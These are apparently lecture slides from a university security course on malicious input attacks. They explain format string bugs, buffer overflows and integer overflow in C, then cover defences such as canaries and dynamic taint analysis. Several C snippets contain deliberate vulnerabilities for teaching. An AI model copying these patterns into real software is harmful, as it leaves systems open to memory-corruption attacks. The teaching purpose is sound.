
Malicious Input Attacks on Web and other Applications

Last updated: Tuesday, 01 May 2007

© Prof. Amir Herzberg

Computer Science Department, Bar Ilan University

<http://AmirHerzberg.com>

Malicious Input Attacks

- Attack system (cause undesired event)
- By a `bad' input to a (privileged) program
 - Best solution: input validation!
- We mostly discuss Web attacks:
 - Input: HTTP requests, responses (web pages), scripts
- Agenda:
 - Code corruption attacks, esp. buffer overflow
 - Service (SQL, command) injection
 - Unauthorized access (E.g., directory traversal)
 - Malicious script attacks (e.g. Cross Site Scripting)
 - Session / credential attacks
 - Inconsistent parsing

Example

```
void GreetUser(char *UserName[])
{
    char Greeting[200] = "Hello ";
    strcat(Greeting, UserName);
    printf(Greeting);
}
```

Code Corruption Attacks

- Code corruption: corrupt a (privileged) program
 - Two steps:
 - Insert needed code into program's address space
 - Optional: sometimes, no (new) code is needed
 - Often simple: put needed code in input
 - Cause execution of abuse-code
 - How to jump to (execute) code?
 - May not care, if just causing failure (DoS)
 - Rarely: no need to jump, corruption is by changing data
 - E.g. Morris Worm: changed name of file invoked
 - Sometimes: change code directly
 - Often: change pointers to cause jump to code
-

Changing Pointers: How?


- Most common methods:
 1. Stupid bug dept.: Format String Bug
 - Example: `printf(Greeting);`
 - Bug: using input as (part of) printf format string
 - %s: print string from `pointer` value on stack
 - %n: store # of chars printed, to `pointer` on stack
 - Wrong use of function... avoid with good coding / language / library / compiler
 2. Harder bug dept.: Buffer overflow
 - And Integer manipulation (often for buffer overflow)

Changing Pointers: Which?


- `Regular` Function pointers variables
- `Longjmp` (checkpoint/rollback) pointers
 - A simple checkpoint/rollback mechanism (in C)
 - Rollback: move to current value of `checkpoint` state
 - Attack: change `checkpoint` state to point at mal-code
- Activation records (common: stack smashing attack)
 - Written on stack each time function is called
 - Include return address
- How to change?: buffer overflow
 - Of local variable (string): to change stack
 - Of malloc variable: to change heap

Buffer Overflow Basics


- Buffer: allocated memory with limited capacity
- Buffer overflow: writing beyond end of buffer
- Buffer overflow may cause:
 - Segmentation fault
 - Data modification (of data after buffer)
 - **Execution of malicious code**
 - By changing code, data... but most common: pointers




Buffer Overflow: Overwrite Function Pointer




Buffer Overflow: dynamic buffer (malloc)



Buffer Overflow with String (in stack)



Overwrite Activation Records



Integer Manipulation Vulnerabilities

- Integers can be tricky...
 - Unsigned vs. signed (1-complment: hi-bit 1 if negative)
 - Different sizes (64b, 32b, 16b, 8b)
- Manipulations and tricks:
 - Overflow/underflow, signed vs. unsigned, ...
- Example 1: how much is allocated by:

```
count=0x4001;
```

```
Buf=(Element *) malloc (count * 20);
```

```
20*0x4001=0x50014
```

But if using 16b arithmetic: overflow
→ only 0x014 (20 dec) bytes!!

Integer Manipulation Vulnerabilities

- Integers can be tricky...
 - Unsigned vs. signed (1-complment: hi-bit 1 if negative)
 - Different sizes (64b, 32b, 16b, 8b)
- Manipulations and tricks:
 - Overflow/underflow, signed vs. unsigned, ...
- Example 2: what if we use (realistic) 32b arithmetic

```
count=0x40000001;  
Buf=(Element *) malloc (count * 20);
```

Again overflow: only 0x014 (20 dec) bytes!!

Known (& fixed...) bug in MS JavaScript

Integer Manipulation Vulnerabilities

- Integers can be tricky...
 - Unsigned vs. signed (1-complment: hi-bit 1 if negative)
 - Different sizes (64b, 32b, 16b, 8b)
- Manipulations and tricks:
 - Overflow/underflow, signed vs. unsigned, truncation
- Examples?

```
Buf=(Element *) malloc (count * sizeof(Element));
```

Using 32b arithmetic, and count=0x40000001, sizeof(Element)=20:
20*0x40000001=0x500000014 → only 0x014 (20 dec) in 32 bits!!

Beware of ignored overflow/underflows!

Integer Manipulation Vulnerabilities

- Manipulations and tricks:
 - Overflow/underflow, signed vs. unsigned, truncation
- Example 3: any problem here?

```
bool func(char *s1, int len1, char *s2, int len2) {  
  
    char buf[128];  
  
    if (1 + len1 + len2 > 128) return false;  
  
    if (buf) {  
        strncpy(buf, s1, len1);  
        strncat(buf, s2, len2);  
    }  
  
    return true;  
}
```

Length are signed int...
What if len2<0???

Buffer Overflow: Prevention

- Writing correct code
 - Use type-safe languages (Java vs. C)
- Validate code
 - Code auditing teams
 - Compiler/tool validation, bounds checking
 - Static analysis tools
- Non-executable buffers: data vs. code separation
 - Standard in `old` systems (e.g., S/360)
 - Not in Windows, Linux: performance optimization
 - Some Unix versions with non-executable stack
 - Partial help: overwrite pointer, and use code in heap
- Not complete prevention → Need also detection!

Recall: Speed is Critical

- Manual detection, recovery: too slow to block worms
- Time is critical:
 - To block – preferably, by content
 - To minimize damages, restore services
- Hi-speed recovery:
 - Hardware remote re-boot
 - Software re-boot: using virtual machine
 - e.g. Windows over Linux / `hardened` operating system
 - Also to limit damages
- Need: prevention and hi-speed detection


Prevent / Detect Code Pointer Corruption

- Code pointer integrity checks
 - Detect corrupt code pointer (before using it)
 - Do not use - blocks jump to attack code
 - Most common, critical attack
 - Compiler checks:
 - `Canary` identifies legitimate return addresses
 - By random string and/or `hard to insert` string (x00, etc.)
 - Generalize to any code pointer
- Dynamic Taint Analysis [Song]: improved detection:
 - Detect at overwrite attempts (not at use)
 - Identify (& block) source, content ??

Dynamic Taint Analysis


- Hard to tell if data is sensitive when it is written
 - Binary has no type information
- Easy to tell it is sensitive when it is used
- Dynamic Taint Analysis [Song04]:
 - Tainted data: data from untrusted sources
 - Keep track of tainted data (from untrusted sources)
 - Detect when tainted data is used in a sensitive way
 - e.g., as return address or function pointer
- Typical use: detect **buffer overflow attacks**

Dynamic Taint Analysis [Song]




TaintSeed

- Monitors input via system calls
- Marks data from untrusted inputs as tainted
 - Network sockets (default)
 - Standard input
 - File input
- Significant overhead (→ only on few machines)



TaintTracker

- Propagates taint
- Data movement instructions:
